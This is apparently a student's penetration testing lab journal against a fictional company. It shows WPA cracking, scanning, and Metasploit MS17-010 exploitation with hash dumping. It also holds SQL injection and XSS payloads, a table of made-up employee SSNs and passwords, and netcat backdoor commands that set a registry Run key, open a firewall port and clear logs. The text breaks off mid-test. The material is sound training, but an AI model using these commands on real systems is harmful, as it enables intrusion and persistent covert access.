

**Final Penetration Testing Journal**

Lathan Birmingham

December 17, 2022

## Table of Contents

	Page
Penetration Test Lab Overview .....	4
1. Introduction.....	5
2. OPEN-SOURCE COLLECTION .....	6
Domain Name .....	6
Domain Name Provider.....	6
Email Provider .....	6
Technical POC .....	6
Address .....	6
Building Info.....	6
Social Engineering .....	6
Email Addresses.....	6
Network .....	7
Reflection .....	7
3. CRACKING WPA/WPA2 .....	8
Capture a WPA Handshake.....	8
Cracking a Captured WPA Handshake.....	8
Aircrack-ng .....	9
Reflection .....	9
4. SCANNING AND ENUMERATION.....	10
nmap .....	10
Open ports .....	13
5. VULNERABILITY SCANNING .....	15
Scanning with OpenVas .....	15
Greeneborne Security Assistant.....	15
Vulnerabilites Found.....	15
6. GREP AND REGULAR EXPRESSIONS.....	18
7. CRACKING PASSWORDS.....	20
MS17-010.....	20
Metasploit.....	20

John the Ripper .....	21
8. WEB ATTACKS AND ACCESSING SHARES.....	22
SQL injection.....	22
XSS Attack.....	22
Accessing Samba and Windows file shares from Linux .....	23
Compilation of Sensitive Employee Data Extracted.....	24
9. RETAINING ACCESS & COVERING YOUR TRACKS .....	25
Backdoors .....	25
netcat.....	25
Cover your tracks.....	25
Install netcat backdoor.....	27
10. INCIDENT RESPONSE .....	30
Multi-Layer Defenses .....	30
Indications of a Network Intrusion .....	30
Mitigations for HAL to Detect Network Intrusions .....	31
11. RISK ANALYSIS AND SYSTEM HARDENING .....	32
Determining Vulnerability Root Cause.....	32
Simple Risk Analysis.....	32
12. REVIEW AND FINAL REPORT .....	34

# PENETRATION TEST LAB OVERVIEW

This is a simulated penetration testing report on the fictional Happy Accident Labs company.

Here is a brief overview of each module:

<b>Module 1</b>	Written Prompt
<b>Module 2</b>	Crack Passwords from WPA Handshake
<b>Module 3</b>	Collected Host Information via Port Scanning and Sparta
<b>Module 4</b>	Scanning and Enumeration Using nmap and Sparta,
<b>Module 5</b>	Vulnerability Scanning with OpenVAS and Greeneborne Security
<b>Module 6</b>	GREP and Regular Expressions to Search for and Extract Specific Information
<b>Module 7</b>	Exploited MS17-010 Vulnerability via Metasploit, Dumped Credentials and Cracked Hashes
<b>Module 8</b>	Accessed Shares through SMB Client Vulnerability and Accessed/Extracted Confidential Company Information
<b>Module 9</b>	Retaining Access via Backdoors and Covering Your Tracks
<b>Module 10</b>	Detecting Network Intrusions and Building Multi-Layer Defenses
<b>Module 11</b>	Risk Analysis
<b>Module 12</b>	Finalize Final Report and Pen testing Journal

## 1. INTRODUCTION

10/23/2022

### PROMPT

---

*If you were a hacker, what information would you want to target? Given what you know about the company can you think of any items that may lead to vulnerabilities? Some modules you may find you have lots of notes over your activities, other modules, like this, you may only have a short paragraph or two.*

Since this company is developing a new technology, I would target confidential information about the development of their products or sensitive information on the investors. I would likely not target the clients or suppliers for the company as they may not provide useful information on Happy Accident Labs. I would first gather open-source intelligence on Happy Accident Labs to see if there are any obvious weak spots. Since they are developing tiny IoT devices, I would target their wireless network that may provide confidential information on their development.

## 2. OPEN-SOURCE COLLECTION

10/30/2022

### DOMAIN NAME

<http://happyaccidentlabs.com/>

### DOMAIN NAME PROVIDER

Registrar: GoDaddy.com LLC

Registry domain ID: 2139449740\_DOMAIN\_COM-VRSN

### EMAIL PROVIDER

According to the MX record for @happyaccidentlabs.com, **mailgun** is Happy Accident Lab's email provider.

### TECHNICAL POC

Sarah Russel: [russells@happyaccidentlabs.com](mailto:russells@happyaccidentlabs.com)

### ADDRESS

According to their website, 222 S. 15th St, Omaha NE

### BUILDING INFO

Link to information: <https://www.loopnet.com/Listing/222-S-15th-St-Omaha-NE/4179439/>

- 24-hour access, property manager on site, security system
- Office building, built in, 1982 renovated in 2007
- 15 stories, 209,819 square feet

1. Building class: B

### SOCIAL ENGINEERING

Since there are several other businesses in the same building, I would maybe try posing as an employee/owner of another business or a property manager to gather information on Happy Accident Labs

### EMAIL ADDRESSES

- Sarah Russel: [russells@happyaccidentlabs.com](mailto:russells@happyaccidentlabs.com)

## NETWORK

- Windows 7/10
- PFSense Firewalls
- RedHat & Fedora Linux

We are always looking for talented individuals to join our team.

We currently have an opening for a System Administrator, must have experience with the following:

- DNS
- DHCP
- File sharing
  - Windows 7/10
  - Red Hat/Fedora Linux
- PFSense Firewalls

## REFLECTION

From the Module 2 lab, I found the following information on Happy Accident Labs through open-source intelligence:

Their domain: <http://happyaccidentlabs.com/>

An internal name email address: Sarah Russel – [russels@happyaccidentlabs.com](mailto:russels@happyaccidentlabs.com)

Address: 222 S 15<sup>th</sup> Street, Omaha, Nebraska

Information about the building: <https://www.loopnet.com/Listing/222-S-15th-St-Omaha-NE/4179439/>

In my opinion, the most useful information I found on this company was under their career page. I learned that they use Windows 7 & 10, RedHat & Fedora Linux, and PFSense Firewalls. This information does seem very valuable for future actions during my penetration test.

### 3. CRACKING WPA/WPA2

#### CAPTURE A WPA HANDSHAKE

*Summarize below the steps necessary to capture a WPA or WPA2 handshake. Begin with how to identify a target access point and continue through conducting a packet capture on the handshake.*

A WPA/WPA2 handshake is captured in a file format called a \*.cap and can also be called the 4-way handshake. According to Hoffman, a malicious actor can monitor traffic being transmitted over the air using a tool such as airodump-ng. They can use this traffic to capture a 4-way handshake. It may take awhile for them to capture a 4-way handshake, as it only occurs when a new device connects to the network. A way to speed up this process is by using a 'deauth' attack. "The deauth attack forcibly disconnects your device from its Wi-Fi network, and your device immediately reconnects, performing the four-way handshake which the attacker can capture," (Hoffman, 2017). Once the attacker has the raw data using airodump-ng, they can then use the information such as the BSSID to identify the targeted access point and run aircrack-ng to crack the WPA password.

Reference:

Hoffman, C (2017). *Your Wi-Fi's WPA2 Encryption Can Be Cracked Offline: Here's How*. How To Geek. Accessed November 6, 2022, from <https://www.howtogeek.com/202441/your-wi-fi%E2%80%99s-wpa2-encryption-can-be-cracked-offline-here%E2%80%99s-how/>

#### CRACKING A CAPTURED WPA HANDSHAKE

This lab provided the file with the captured WPA handshake using a Wi-Fi Pineapple.

DIRECT-Yd-Dell 4679	32:F7:72:C1:BE:79	WPA2	CCMP	PSK	6	2.437 Ghz	-82 dBm	40%	Capture	Deauth
HAL_wifi	F8:32:E4:52:CA:F8	WPA2	CCMP	PSK	6	2.437 Ghz	-19 dBm	100%	Capture	Deauth
HP8CF10A	02:20:B0:C3:FD:BE	None			10	2.457 Ghz	-70 dBm	57%	Capture	Deauth
	68:B5:99:8C:F1:0A									Deauth
HPC62595	02:22:F2:82:40:7E	None			10	2.457 Ghz	-53 dBm	81%	Capture	Deauth
	1C:C1:DE:C6:25:95									Deauth
Vue@MiFi	00:30:44:28:FA:56	WPA2	CCMP	PSK	2	2.417 Ghz	-71 dBm	56%	Capture	Deauth
WiFi@L	00:30:44:28:24:8C	WPA2	CCMP	PSK	2	2.417 Ghz	-82 dBm	40%	Capture	Deauth



1<sup>st</sup> column: Identify BSSID address, this identifies the targeted access point.

2<sup>nd</sup> column: Identifies type of encryption utilized

4<sup>th</sup> column: Indicates the access point is using a PSK, or pre-shared key

5<sup>th</sup> column: Indicates channel number for the communication

---

## AIRCRAK-NG

To use aircrack you must have a proper wordlist to conduct a dictionary attack against the encrypted PSK. In this lab, I used the rockyou.txt wordlist. Rockyou.txt is zipped, so to unzip use the following command:

```
gunzip rockyou.txt.gz
```

To use aircrack-ng. use the following command:

```
aircrack-ng --b <bssid> -w <path to wordlist> <path to packet capture file>
```

Depending on your computer, it may take hours to determine the correct PSK.

## REFLECTION

Since I am using the Kali Linux Win Kex, I did not already have the rockyou.txt in my directories, so I ran the command `sudo apt install kali-linux-everything` to install the most complete version of Kali possible. After this, I went to start the lab, and I noticed that the lab said it may take a few hours to crack the password. When I ran aircrack-ng, it estimated 45 minutes to crack the password, but it only took 23 minutes to crack it, which I was very impressed by. When answering part 1, I was extremely surprised to learn that you can capture a WPA handshake without being connected, and it can even be captured through the air, which blows my mind. In the meantime, I will be trying to capture a WPA handshake on my home network (while not connected) and run aircrack-ng on the BSSID to see if it can crack the password for my home wi-fi, just to get some practice with this. Overall, I really enjoyed this lab, and I am very pleased to have learned how to use another kali tool.

## 4. SCANNING AND ENUMERATION

Date

Now that I have access to Happy Accident Lab's wireless network, I further inspected the network using scanning and enumeration tools.

### NMAP

#### HOSTS IDENTIFIED WITH PING SWEEP

The first technique I used was called a ping sweep using a tool called nmap. A ping sweep determines what active hosts are listening on a network. You can use either the nmap command line tool or zenmap GUI. To conduct a ping sweep, use the following command:

```
nmap -sP <target ip address range>.
```

An observant sysadmin would notice your host in ping scans, so be stealthy. The following are the results of the initial ping scan

**IP: 10.19.99.1**

HAL\_GW.happyaccidentlabs.com

Mac: 00:50:56:9D63:AD

**IP: 10.19.99.5**

Mac: 00:50:56:90:5C:93

**IP: 10.19.99.10**

Mac: 00:50:56:9D:27:9A (VMware)

**IP: 10.19.99.12**

Mac: 00:50:56:9D:01:66 (VMware)

**IP 10.19.99.14**

Mac: 00:50:56:9D:48:86

**IP: 10.19.99.16**

Mac: 00:50:56:9D:72:AA

**IP: 10.19.99.18**

Mac: 00:50:56:9D:7D:5A

## NBSTAT INFORMATION IDENTIFIED WITH FULL OPEN SCAN

---

I then conducted a full open scan that found the open ports for each host. An intruder will likely use a stealth scan to avoid alerting sys admin. Stealth scans can be less accurate than full scans, but the information returned was the same as a full scan.

This scan determines operating systems of each host on the network. On all networks, port 139 was open on all hosts except the domain, which indicates that netBIOS is in use, so I decided to check for share and user information using enum4linux.

Using nmap, I determined that there are 7 active hosts on HAL's network and collected the following information:

### **HAL\_GW.happyaccidentlabs.com**

IP: 10.19.99.1

Mac: 00:50:56:9D63:AD (VMware)

### **IP: 10.19.99.5**

Mac: 00:50:56:90:5C:93 (VMware)

OS: Linux 3.X | 4.X

Users: russells (Sarah Russell), landau and morsev

### **Nbstat Information:**

HAL\_FS – Workstation Service

HAL\_FS – Messenger Service

HAL\_FS – File Server Service

..\_MSBROWSE\_ – Master Browser

SAMBA – Domain/Workgroup Name

SAMBA – Master Browser

SAMBA – Browser Service Elections

### **Share Enumeration:**

SAMBA – HAL\_FS

WORKGROUP – HAL-PC-002

### **IP: 10.19.99.10**

Mac: 00:50:56:9D:27:9A (VMware)

OS: Microsoft Windows 7 | 2008 | 8.1

**IP: 10.19.99.12**

Mac: 00:50:56:9D:01:66 (VMware)

OS: Microsoft Windows 7 | 2008 | 8.1

**IP 10.19.99.14**

Mac: 00:50:56:9D:48:86

OS: Microsoft Windows 7 | 2008 | 8.1

**IP: 10.19.99.16**

Mac: 00:50:56:9D:72:AA

OS: Microsoft Windows 7 | 2008 | 8.1

**IP: 10.19.99.18**

Mac: 00:50:56:9D:7D:5A

OS: Microsoft **Windows** 7 | 2008 | 8.1

## SPARTA / NIKTO

---

I then ran a tool called Sparta to collect more information on open ports and netbios and smb shares. This is the information I gathered from Sparta:

The IP address 10.19.99.1 is linked to the domain hal\_gw.happyaccidentlabs.com and is an nginx server. Upon searching HAL\_GW.happyaccidentlabs.com, there is a sign-in page located here for pfSense. This website is only accessible while on Happy Accident Lab's wifi. Through port 80, Nikto detected the following vulnerabilities with the website:

1. X-XSS-Protection header is not defined – this header can hint to the user agent to protect against some forms of XSS
2. X-Content-Type-Options header is not set – could allow user agent to render the content of the site in a different fashion to the MIME type
3. No CGI directories found
4. Server leaks inodes via ETags, header found with file /favicon.ico
5. OSVDB-112004: Site appears vulnerable to the shellshock vulnerability – CVE – 2014-6278
6. OSVDB-112004: Same as above for /index.php on website
7. OSVDB-3092: /xmlrpc.php was found
8. /help.php was found

Nikto also found a lot of vulnerabilities with 10.19.99.5 through port 9090. There are too many to list them all out and I cannot copy information. I will likely refer back to this tool later in my pen test for vulnerabilities on this device.

## OPEN PORTS

Port	Protocol	Name	Version
<b>10.19.99.1</b>			
53	TCP	Domain	(generic dns response: NOTIMP)
80	TCP	http	nginx
<b>10.19.99.5</b>			
22	TCP	SSH	OpenSSH 7.5 (protocol 2.0)
137	UDP	Netbios-ns	Samba nmbd netbios-ns (workgroup: SAMBA)
139	TCP	Netbios-ssn	Samba smbd 3.X – 4.X (workgroup: SAMBA)
445	TCP	Netbios-ssn	Samba smbd 3.X – 4.X (workgroup: SAMBA)
<b>10.19.99.10</b>			
135	TCP	Msrpc	Microsoft Windows RPC
137	UDP	Netbios-ns	Microsoft Windows <b>Mobile</b> netbios-sn
139	TCP	Netbios-ssn	Microsoft Windows netbios-ssn
445	TCP	Microsoft-ds	Microsoft Windows 7-10 microsoft-ds (workgroup: WORKGROUP)
<b>10.19.99.12</b>			
135	TCP	Msrpc	Microsoft Windows RPC
137	UDP	Netbios-ns	Microsoft Windows netbios-ssn
139	TCP	Netbios-ssn	Microsoft Windows netbios-ssn
445	TCP	Microsoft-ds	Microsoft Windows 7-10 microsoft-ds (workgroup: WORKGROUP)
<b>10.19.99.14</b>			
135	TCP	Msrpc	Microsoft Windows RPC

137	UDP	Netbios-ns	Microsoft Windows netbios-ssn (workgroup: WORKGROUP)
139	TCP	Netbios-ssn	Microsoft Windows netbios-ssn
445	TCP	Microsoft-ds	Microsoft Windows 7-10 microsoft-ds (workgroup: WORKGROUP)
<b>10.19.99.16</b>			
135	TCP	Msrpc	Microsoft Windows RPC
137	UDP	Netbios-ns	Microsoft Windows netbios-ssn (workgroup: WORKGROUP)
139	TCP	Netbios-ssn	Microsoft Windows netbios-ssn
445	TCP	Microsoft-ds	Microsoft Windows 7-10 microsoft-ds (workgroup: WORKGROUP)
<b>10.19.99.18</b>			
135	TCP	Msrpc	Microsoft Windows RPC
137	UDP	Netbios-ns	Microsoft Windows netbios-ssn (workgroup: WORKGROUP)
139	TCP	Netbios-ssn	Microsoft Windows netbios-ssn
445	TCP	Microsoft-ds	Microsoft Windows 7-10 microsoft-ds (workgroup: WORKGROUP)
5666	TCP	tcpwrapped	
12489	TCP	tcpwrapped	

## 5. VULNERABILITY SCANNING

### SCANNING WITH OPENVAS

Select OpenVas in the application menu under the 'Vulnerability Analysis' section. The system will start a terminal. Interact with OpenVas in FireFox.

### GREENEBORNE SECURITY ASSISTANT

Greenborne security assistance presents the dashboard for OpenVas scans. Conduct scans on all hosts.

### VULNERABILITES FOUND

Host(s) IP	CVE or other Identifier	Severity	CVSS Score	Vulnerability Name/Description
10.19.99.1	<b>CWE-319</b> <i>Cleartext Transmission of Sensitive Information</i>	Medium	4.8	<p><b>Problem:</b> "The host/application transmits sensitive information (username, passwords) in cleartext via HTTP. An attacker could use this situation to compromise or eavesdrop on the HTTP communication between the client and the server using a man-in-the-middle attack to get access to sensitive data like usernames or passwords. The following input fields were identified:</p> <p><a href="http://HAL_GW.happyaccidentlabs.com/:passwordfld">http://HAL_GW.happyaccidentlabs.com/:passwordfld</a> <a href="http://HAL_GW.happyaccidentlabs.com/license.php:passwordfld">http://HAL_GW.happyaccidentlabs.com/license.php:passwordfld</a></p> <p><b>Location:</b> 80/tcp</p> <p><b>Solution:</b> "Enforce the transmission of sensitive data via an encrypted SSL/TLS connection. Additionally make sure the host/application is redirecting all users to the secured SSL/TLS connection before allowing to input sensitive data into the mentioned functions"</p>

Host(s) IP	CVE or other Identifier	Severity	CVSS Score	Vulnerability Name/Description
10.19.99.1 10.19.99.5 10.19.99.10 10.19.99.12 10.19.99.14 10.19.99.16 10.19.99.18	TCP Timestamps	Low	2.6	<p><b>Problem:</b> "The remote host implements TCP timestamps and therefore allows to compute the uptime. It was detected that the host implements RFC1323."</p> <p><b>Location:</b> general/tcp</p>
10.19.99.5	SSL/TLS Untrusted Certificate Authorities	Medium	5.0	<p><b>Problem:</b> The service is using a SSL/TLS certificate from a known untrusted certificate authority. An attacker could use this form MitM attacks, accessing sensible data and other attacks.</p> <p><b>Location:</b> 9090/tcp</p> <p>See attached image for untrusted certificate details</p> <p><b>Solution:</b> "Replace the SSL/TLS certificate with one signed by a trusted certificate authority"</p>



Host(s) IP	CVE or other Identifier	Severity	CVSS Score	Vulnerability Name/Description
10.19.99.101 0.19.99.1210. 19.99.1410.1 9.99.1610.19. 99.18	<b>CVE-1999-0519</b>	High	7.5	<p>Microsoft Windows SMB/NETBIOS NULL Session Authentication Bypass Vulnerability.</p> <p><b>Problem:</b> "The host is running SMB/NETBIOS and prone to authentication bypass vulnerability. Successful exploitation could allow attackers to use shares to cause the system to crash. The flaw is due to an SMB share, allows full access to Guest users. If the guest account is enabled, anyone can access the computer without a valid user account or password."</p> <p><b>Location:</b> 445/tcp</p> <p><b>Solution:</b> "Disable null session log, remove the share, enable passwords on the share, upgrade to a newer release."</p>
10.19.99.10	<b>CVE-2017-0143-0148</b>	High	9.3	<p>Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)</p> <p><b>Problem:</b> "The host is missing a critical security update according to Microsoft Bulletin MS17-010. Successful exploitation will allow remote attackers to gain the ability to execute code on the target server, also could lead to information disclosure from the server. Multiple flaws exist due to the way that Microsoft Server Message Block 1.0 (SMBv1) server handles certain requests.</p> <p><b>Solution:</b> "Run Windows Update and update the listed hotfixes or download and update mentioned hotfixes in the advisory from the below link:</p> <p><a href="https://technet.microsoft.com/library/security/MS17-010">https://technet.microsoft.com/library/security/MS17-010</a>"</p>

## 6. GREP AND REGULAR EXPRESSIONS

This week I exported data from some basic scans to a text file and used grep and regular expressions to search for and extract specific information. This is beneficial because in Week 4 I had to scroll and manually extract information, some of it may be important and some may not be important. To do this, I called a script called smbenum.sh, to conduct a scan on the file server. I executed the following command on my first host (10.19.99.5):

```
$ /usr/share/sparta/scripts/smbenum.sh 10.19.99.5
```

I then dumped the output from this scan into a text file so that I can later scan that text for important information. This is the command I used:

```
$ /usr/share/sparta/scripts/smbenum.sh 10.19.99.5 > HAL_scan
```

The file then appeared on my desktop. To concatenate information to the end of the file, I used >> instead of just 1 >. I repeated this command to scan all the following hosts:

```
$ /usr/share/sparta/scripts/smbenum.sh 10.19.99.10 >> HAL_scan  
$ /usr/share/sparta/scripts/smbenum.sh 10.19.99.12 >> HAL_scan  
$ /usr/share/sparta/scripts/smbenum.sh 10.19.99.14 >> HAL_scan  
$ /usr/share/sparta/scripts/smbenum.sh 10.19.99.16 >> HAL_scan  
$ /usr/share/sparta/scripts/smbenum.sh 10.19.99.18 >> HAL_scan
```

To view the text file, I used the following command:

```
$ cat HAL_scan
```

The next goal was to extract usernames which I used a grep regex file scan. To extract the usernames, I used the following command

```
$ grep '^user:' HAL_scan
```

I extracted the following usernames:

```
$ russells  
$ morsev  
$ landeauj
```

I then needed to extract host names using the following command:

```
grep 'File Server Service' HAL_scan | grep -Eo '^ \S{1,}'
```

I extracted the following hostnames:

```
$ HAL_FS  
$ HAL-PC-002  
$ HAL-PC-003  
$ HAL-PC-004  
$ HAL-PC-005
```

Finally, I needed to find the shares using the following command:

```
grep -E '\\\\[0-9]{1,3}\\.[0-9]{1,3}\\.[0-9]{1,3}\\.[0-9]{1,3}' HAL_scan
```

These are the shares that I found:

```
10.19.99.5\IPC$  
10.19.99.5\print$  
10.19.99.5\research
```

```
10.19.99.10\ADMIN$  
10.19.99.10\BusDev  
10.19.99.10\C$  
10.19.99.10\IPC$  
10.19.99.10\Users
```

```
10.19.99.12\ADMIN$  
10.19.99.12\C$  
10.19.99.12\IPC$
```

```
10.19.99.14\ADMIN$  
10.19.99.14\C$  
10.19.99.14\HR  
10.19.99.14\IPC$  
10.19.99.14\Users
```

```
10.19.99.16\ADMIN$  
10.19.99.16\C$  
10.19.99.16\IPC$  
10.19.99.16\Network_info  
10.19.99.16\Users
```

```
10.19.99.18\ADMIN$  
10.19.99.18\C$  
10.19.99.18\IPC$
```

## 7. CRACKING PASSWORDS

### MS17-010

"Known as the most enduring and damaging exploit of all time, EternalBlue is the cyberattack nightmare that won't go away. EternalBlue is both the given name to a series of Microsoft software vulnerabilities and the exploit created by the NSA as a cyberattack tool. Although the EternalBlue exploit, officially named MS17-010 by Microsoft, affects only Windows operating systems, anything that uses the SMBv1 (Server Message Block version 1) file-sharing protocol is technically at risk of being targeted for ransomware and other cyberattacks," (Burdova, 2022).

Burdova, C. (2022, October 6). *What Is EternalBlue and Why Is the MS17-010 Exploit Still Relevant?* Avast Academy. Retrieved December 15, 2022, from <https://www.avast.com/c-eternalblue>

### METASPLOIT

This week I used Metasploit to launch an exploit on a payload. Here are the steps for using Metasploit:

1. Open metasploit  
**msfupdate**
2. Search to see if metasploit has an exploit for vulnerability using the command:  
**search <vulnerability name>**
3. Determine which vulnerability you would like to use using the command:  
**use <matching module name>**
4. Determine payload using the command:  
**show payloads**
5. Set the payload using the command:  
**set payload <payload name>**
6. View what options are available using the command:  
**show options**
7. Set RHOST and LHOST using the following commands  
**set RHOST <target IP>**  
**set LHOST <your IP>**
8. Check show options command again to make sure RHOST and LHOST are set

9. Exploit vulnerability using the following command:

**exploit**

10. Get password hashes using the following command:

**hashdump**

11. Copy and paste hashes into blank text file and save

JOHN THE RIPPER

12. Crack hashes with john using the following command:

**John <hash file name>.txt -format=nt**

## 8. WEB ATTACKS AND ACCESSING SHARES

11/27/2022

### SQL INJECTION

If you recall from your reading, a SQL injection attack takes advantage of an input field not doing input validation. The entry made by the user is constructed in such a way so it is interpreted as SQL and produces results other than what the developer intended. To demonstrate a SQL injection attack we are going to attempt to bypass a login dialog and gain administrator access to a banking website, [altoromutual.com](http://altoromutual.com).

We are going to use a SQL injection to bypass the need to enter a valid password in the dialog box. The SQL code we are going to use is:

**'or 1 = 1 --**

This code, when entered into the username field will generally result in the system selecting the first username in its list, usually admin, and then ignoring the requirement for a password. Remember `or 1=1` is SQL code which evaluates to 'or true' which makes all statements true. You will still have to enter a password in the field but as it never gets checked. Remember, the `--` is a comment identifier so everything after is ignored, to include the password check.

### XSS ATTACK

Recall that a cross-site scripting or XSS attack is one in which code, other than which the developer intended, is sent to a web browser. The browser executes the code as if it were part of the intended web session. Instead of taking an action the user desires however it will capture information, launch an exploit, or take any other action the hacker desires. For this demonstration we will tell the browser to display a simple alert box on the screen. Take note that several browsers are getting better at blocking XSS attacks so depending on what protections you have running on your system you may receive a warning when executing this attack. If this occurs, you may need to try a different browser or as this attack uses javascript you may need to enable javascript. The firefox browser with a default install generally works for this lab.

**<script>alert("XSS test")</script>**

## ACCESSING SAMBA AND WINDOWS FILE SHARES FROM LINUX

Samba is a Linux file sharing protocol that allows file transfer between Linux and Windows computers on the same local area network. One way to access shared directories and files is through the Kali Linux the command prompt.

One of the most valuable SMB commands is **smbtree**.

You can access shares through the command line using the smbclient program. This program is installed by default on Kali. You may have to install it prior to use on other linux distributions.

**smbclient //computer-name/share-name -U username**

If you successfully access the share, you will receive a **smb>** prompt. The command **help** will list the available commands.

## COMPILATION OF SENSITIVE EMPLOYEE DATA EXTRACTED

Full Name	Position	SSN	Username	Password	IP	System Name	OS
-	-	-	-	-	10.19.99.1	HAL_GW	Server
-	-	-	Russells landauj morsev	-	10.19.99.5	HAL_FS	Linux
<b>John Landeau</b>	CEO	352-46-2653	landauj	password1	10.19.99.10?	HAL-PC-001?	Windows
<b>Bill Winnicot</b>	CIO/CTO	246-73-6295	winnicotb?	-	10.19.99.12	HAL-PC-002	Windows
<b>Alan Tate</b>	HR	246-24-7463	tatea	-	10.19.99.14	HAL-PC-003	Windows
<b>Sarah Russell</b>	IT	237-56-3652	russells	sudo123	10.19.99.16	HAL-PC-004	Windows
<b>Victor Morse</b>	R&D	387-24-6543	morsev	-	10.19.99.18	HAL-PC-005	Windows

Please note that cells with question marks are assumed, not confirmed



## 9. RETAINING ACCESS & COVERING YOUR TRACKS

12/1/2022

### BACKDOORS

After successfully infiltrating HAL network, the final step is to create a backdoor to retain access if the exploit I used to initially gain access becomes ineffective.

"This could be due to the organization discovering your presence or perhaps just through their normal patch and audit cycle. The important thing is to maintain system access until the completion of the test," (M9 Lab).

After the test is complete, remove all backdoors so that you don't leave the target system vulnerable.

---

### NETCAT

Netcat must be installed on your host as well as the target host. If the target host is not linux – on your machine, install a local copy of the nc.exe for the target's operating system.

Note about netcat from lab:

*"It does not authenticate access and the data it transmits is not encrypted. In any pentest where one of your objectives is maximum stealth you will want to use a more secure program or secure the nc datastream in another manner," (M9 Lab).*

Start with same exploit from [Module 7](#).

After you have access, enter the command **shell** to gain access to Windows command shell

### COVER YOUR TRACKS

Do not delete all logs, this may alert a sysadmin of your presence. Deleting all logs will make it obvious that you did something even though they can't tell what is is. Command to delete all logs: `clearev`.

For the HAL pentest, I decided to leave evidence of my activities to see if they are monitoring the system logs.

To find out what target is monitoring and check the system audit settings use the following auditpol command:

auditpol /get /category:\*

```
C:\Windows\system32>auditpol /get /category:*
auditpol /get /category:*
System audit policy
Category/Subcategory          Setting
System
  Security System Extension    Success and Failure
  System Integrity             Success and Failure
  IPsec Driver                 Success and Failure
  Other System Events          Success and Failure
  Security State Change        Success and Failure
Logon/Logoff
  Logon                       Success and Failure
  Logoff                      Success and Failure
  Account Lockout              Success and Failure
  IPsec Main Mode              Success and Failure
  IPsec Quick Mode             Success and Failure
  IPsec Extended Mode          Success and Failure
  Special Logon                Success and Failure
  Other Logon/Logoff Events     Success and Failure
  Network Policy Server        Success and Failure
Object Access
  File System                  No Auditing
  Registry                     No Auditing
  Kernel Object                No Auditing
  SAM                          No Auditing
  Certification Services       No Auditing
  Application Generated         No Auditing
  Handle Manipulation           No Auditing
  File Share                    No Auditing
  Filtering Platform Packet Drop No Auditing
  Filtering Platform Connection No Auditing
  Other Object Access Events    No Auditing
  Detailed File Share           No Auditing
Privilege Use
  Sensitive Privilege Use      Success and Failure
  Non Sensitive Privilege Use  Success and Failure
  Other Privilege Use Events    Success and Failure
Detailed Tracking
  Process Termination          No Auditing
  DPAPI Activity               No Auditing
  RPC Events                   No Auditing
  Process Creation              No Auditing
Policy Change
  Audit Policy Change           Success and Failure
  Authentication Policy Change Success and Failure
  Authorization Policy Change  Success and Failure
  MPSSVC Rule-Level Policy Change Success and Failure
  Filtering Platform Policy Change Success and Failure
  Other Policy Change Events    Success and Failure
Account Management
  User Account Management       Success and Failure
  Computer Account Management   Success and Failure
  Security Group Management     Success and Failure
  Distribution Group Management Success and Failure
  Application Group Management  Success and Failure
  Other Account Management Events Success and Failure
DS Access
  Directory Service Changes     No Auditing
  Directory Service Replication No Auditing
  Detailed Directory Service Replication No Auditing
  Directory Service Access      No Auditing
Account Logon
  Kerberos Service Ticket Operations Success and Failure
  Other Account Logon Events    Success and Failure
  Kerberos Authentication Service Success and Failure
  Credential Validation         Success and Failure
```

C:\Windows\system32>

## INSTALL NETCAT BACKDOOR

- Enter **exit** at the windows cmd prompt and return to meterpreter shell
- Upload the nc.exe to your target host using the following command:

```
upload /usr/share/windows-binaries/nc.exe C:\\windows\\system32
```

```
upload <location for netcat file for target OS> <directory of target OS>
```

- Update system registry to have netcat start on system boot and listen for my OS on port 1999. Any port not currently used or reserved will work.

*"Since we are changing the system registry this is one of those activities where you could cause some harm to a target. Check carefully what you type before hitting enter," (M9 Lab).*

- Enter the following 3 commands:

```
reg enumkey -k HKLM\\software\\microsoft\\windows\\currentversion\\run
```

```
reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run  
-v nc -d 'C:\\windows\\system32\\nc.exe -Ldp 1999 -e cmd.exe'
```


*"The above command set nc to start as a listener on port 1999. Any input it receives it sends to the windows command shell and any output from the shell is redirected to port 1999," (M9 Lab).*

```
reg queryval -k
```

```
HKLM\\software\\microsoft\\windows\\currentversion\\Run -v nc
```

- Make sure the system firewall is set to allow the backdoor traffic to pass
  - Enter shell command to drop into windows cmd shell and enter the following command:

```
ntsh firewall show opmode
```



```
C:\Windows\system32>netsh firewall show opmode
netsh firewall show opmode

Domain profile configuration:
-----
Operational mode           = Enable
Exception mode             = Enable

Standard profile configuration (current):
-----
Operational mode           = Disable
Exception mode             = Enable

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at http://go.microsoft.com/fwlink/?linkid=121488 .
```

b) This confirms that the host firewall is turned off

**Standard profile configuration:****Operational mode = Disable**

- In case the target system turns the firewall on, open the port so you don't get locked out

**netsh firewall add portopening TCP 1999 "Service Firewall"**

- Check to make sure changes were made

**netsh firewall show portopening**

```
C:\Windows\system32>netsh firewall show portopening
netsh firewall show portopening

Port configuration for Domain profile:
Port    Protocol  Mode    Traffic direction    Name
-----
Port configuration for Standard profile:
Port    Protocol  Mode    Traffic direction    Name
-----
1999    TCP       Enable  Inbound              Service Firewall

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at http://go.microsoft.com/fwlink/?linkid=121488 .
```

- Use exit command twice to quit the windows and meterpreter shells.

Before testing the backdoor a user must login to the target system. In step --- you modified the registry so that an instance of netcat would start when a user logged in.

- Once a user logs in, test the back door using the following command on a linux terminal:

**nc -v <target ip> 1999**

This should give you a windows shell prompt on the target system. If the user is not logged in, you may receive an error message.

- Enter the command ipconfig to ensure your IP address is that of the target system. In the following picture, 10.19.99.165 is the target system.

```
root@kali:~# nc -v 10.19.99.165 1999
10.19.99.165: inverse host lookup failed: Unknown host
(UNKNOWN) [10.19.99.165] 1999 (?) open
